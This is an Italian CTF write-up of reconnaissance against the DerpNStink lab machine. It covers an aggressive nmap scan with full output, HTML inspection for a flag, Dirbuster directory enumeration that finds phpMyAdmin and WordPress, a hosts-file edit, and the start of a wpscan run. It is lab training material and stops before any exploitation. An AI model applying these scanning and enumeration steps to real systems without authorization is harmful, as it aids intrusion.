GIORNO 4: DERPNSITNK


L’esercizio del giorno 4 ci chiedeva di cercare dei Flag di una CTF.


Un Capture the Flag (abbreviato in CTF) è un gioco di hacking dove un team o un singolo utente, cercano vulnerabilità in sistemi e software messi a disposizione dagli organizzatori della competizione al fine di sfruttarle e di collezionare le varie flag nascoste sul sistema bersaglio.


Oltre a trovare e sfruttare vulnerabilità molte challenge consistono in risolvere puzzle logici o capire come funziona e come abusare un sistema.


Il gioco è ispirato e prende il nome da Rubabandiera, che in inglese è chiamato appunto Capture the Flag.


Dopo aver scaricato ed installato la macchina virtuale, abbiamo impostato la scheda di rete su ‘shared network’, per UTM, o ‘scheda solo host’, per VirtualBox. La stessa configurazione la impostiamo anche per la macchina Kali.













Successivamente con il comando “**ip a**” individuiamo l’indirizzo IP assegnato in maniera dinamica alla macchina Kali.



A questo punto, effettuiamo una scansione arp per individuare tutti gli indirizzi IP attivi sulla rete locale e poter trovare quello della nostra macchina bersaglio.




Una volta trovato l'IP, tramite il tool **Nmap**, eseguiamo una scansione per individuare quante più informazioni possibili riguardo la macchina bersaglio. Si possono notare, infatti, tre porte aperte con i relativi servizi attivi, ftp, ssh e http.

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS -sV -A -Pn -T4 -O -open 192.168.64.11
[sudo] password for kali:
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-21 13:40 BST
Nmap scan report for derpnstink.local (192.168.64.11)
Host is up (0.00088s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.2
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 12:4e:f8:6e:7b:6c:c6:d8:7c:d8:29:77:d1:0b:eb:72 (DSA)
|   2048 72:c5:1c:5f:81:7b:dd:1a:fb:2e:59:67:fe:a6:91:2f (RSA)
|   256 06:77:0f:4b:96:0a:3a:2c:3b:f0:8c:2b:57:b5:97:bc (ECDSA)
|_  256 28:e8:ed:7c:60:7f:19:6c:e3:24:79:31:ca:ab:5d:2d (ED25519)
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
| http-robots.txt: 2 disallowed entries
|_/php/ /temporary/
|_http-title: DeRPnStiNK
|_http-server-header: Apache/2.4.7 (Ubuntu)
MAC Address: D6:68:7B:55:AC:F1 (Unknown)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.88 ms derpnstink.local (192.168.64.11)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.25 seconds
```


Per il momento ci concentriamo sulla porta 80 che ospita un servizio http.


Ricerchiamo quindi tramite browser la pagina **"http://192.168.64.11"**.


Tramite la funzione ispezione, analizziamo il codice html della pagina web e, dopo varie ricerche, troviamo la **flag1**.




La scansione con nmap ci aveva restituito anche altri percorsi che andiamo a visualizzare: **"http://192.168.64.11/robots.txt"**, serve, in genere, ad indicare al motore di ricerca quali parti del sito non devono essere indicizzate, **"http://192.168.64.11/temporary"** e **"http://192.168.64.11/php".**










Ricerchiamo quindi eventuali directory nascoste eseguendo una enumerazione sul sito web tramite il tool **Dirbuster** che, dopo averlo correttamente configurato, ci restituisce informazioni utili per il proseguimento dell'esercizio, come la cartella '**php**' che contiene l'installazione di phpmyadmin e la cartella '**weblog**' che contiene l'installazione di WordPress.






Guardando nella cartella '**webnotes'** si nota un file info.txt che andiamo a visualizzare. Esso ci fornisce un probabile nome utente e ci dice di aggiornare il file degli hosts con il dns locale per poter raggiungere il blog derpnstink.






Andiamo quindi a modificare il file hosts tramite il comando "**nano /etc/hosts**" ed aggiungendo la riga "**192.168.64.11 derbnstink.local**"




Fatto ciò, effettuiamo la ricerca tramite browser della pagina “**derpnstink.local/weblog**”.
Si può notare, a piè di pagina, che è un sito creato con WordPress.




Eseguiamo quindi il tool **wpscan** che scansiona un url WordPress.

